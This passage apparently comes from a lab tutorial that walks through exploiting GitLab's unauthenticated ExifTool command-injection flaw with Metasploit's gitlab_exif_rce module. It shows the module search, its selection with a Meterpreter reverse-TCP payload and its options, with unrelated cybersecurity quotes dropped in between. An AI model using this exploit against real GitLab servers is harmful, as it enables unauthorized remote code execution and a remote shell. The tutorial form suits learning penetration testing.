
Next reconfigure Gitlab as shown below.

> " As cyber and ransomware attacks continue to increase, the federal government must be able to quickly coordinate a response and hold these bad actors accountable."
> - US Senator Rob Portman.




```
user1@ubuntu:/etc/gitlab$ sudo gitlab-ctl reconfigure
Starting Chef Infra Client, version 15.14.0
resolving cookbooks for run list: ["gitlab"]
Synchronizing Cookbooks:
  - gitlab (0.0.1)
  - logrotate (0.1.0)
  - package (0.1.0)
  - postgresql (0.1.0)
  - redis (0.1.0)
  - monitoring (0.1.0)
  - mattermost (0.1.0)
  - registry (0.1.0)
  - consul (0.1.0)
  - gitaly (0.1.0)
  - praefect (0.1.0)
  - gitlab-kas (0.1.0)
  - gitlab-pages (0.1.0)
  - letsencrypt (0.1.0)
  - runit (5.1.3)
  - nginx (0.1.0)
  - acme (4.1.1)
  - crond (0.1.0)
Installing Cookbook Gems:
Compiling Cookbooks...
```

Once the reconfiguration is finished, the target is ready for exploitation. Now, on the attacker machine, load the gitlab_exif_rce module.




```
msf6 > search gitlab_exif

Matching Modules
================

   #  Name                                 Disclosure Date  Rank
      Check  Description
   -  ----                                 ---------------  ----
      -----  -----------
   0  exploit/multi/http/gitlab_exif_rce  2021-04-14       exce
llent  Yes    GitLab Unauthenticated Remote ExifTool Command In
jection


Interact with a module by name or index. For example info 0, us
e 0 or use exploit/multi/http/gitlab_exif_rce

msf6 >
```

"This attack abuses vulnerable firewalls and content filtering systems to reflect and amplify TCP traffic to a victim machine, creating a powerful DDoS attack."
- Researchers at Akamai on DDOS using new amplification technique.




```
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitlab_exif_rce) > show options

Module options (exploit/multi/http/gitlab_exif_rce):

   Name        Current Settin  Required  Description
               g
   ----        --------------  --------  -----------
   Proxies                     no        A proxy chain of form
                                         at type:host:port[,ty
                                         pe:host:port][...]
   RHOSTS                      yes       The target host(s), s
                                         ee https://github.com
                                         /rapid7/metasploit-fr
                                         amework/wiki/Using-Me
                                         tasploit
   RPORT       80              yes       The target port (TCP)
   SRVHOST     0.0.0.0         yes       The local host or net
                                         work interface to lis
                                         ten on. This must be
                                         an address on the loc
                                         al machine or 0.0.0.0
                                          to listen on all add
                                         resses.
   SRVPORT     8080            yes       The local port to lis
                                         ten on.
   SSL         false           no        Negotiate SSL/TLS for
                                          outgoing connections
   SSLCert                     no        Path to a custom SSL
                                         certificate (default
                                         is randomly generated
                                         )
   TARGETURI   /               yes       Base path
   URIPATH                     no        The URI to use for th
                                         is exploit (default i
                                         s random)
   VHOST                       no        HTTP server virtual h
                                         ost
```



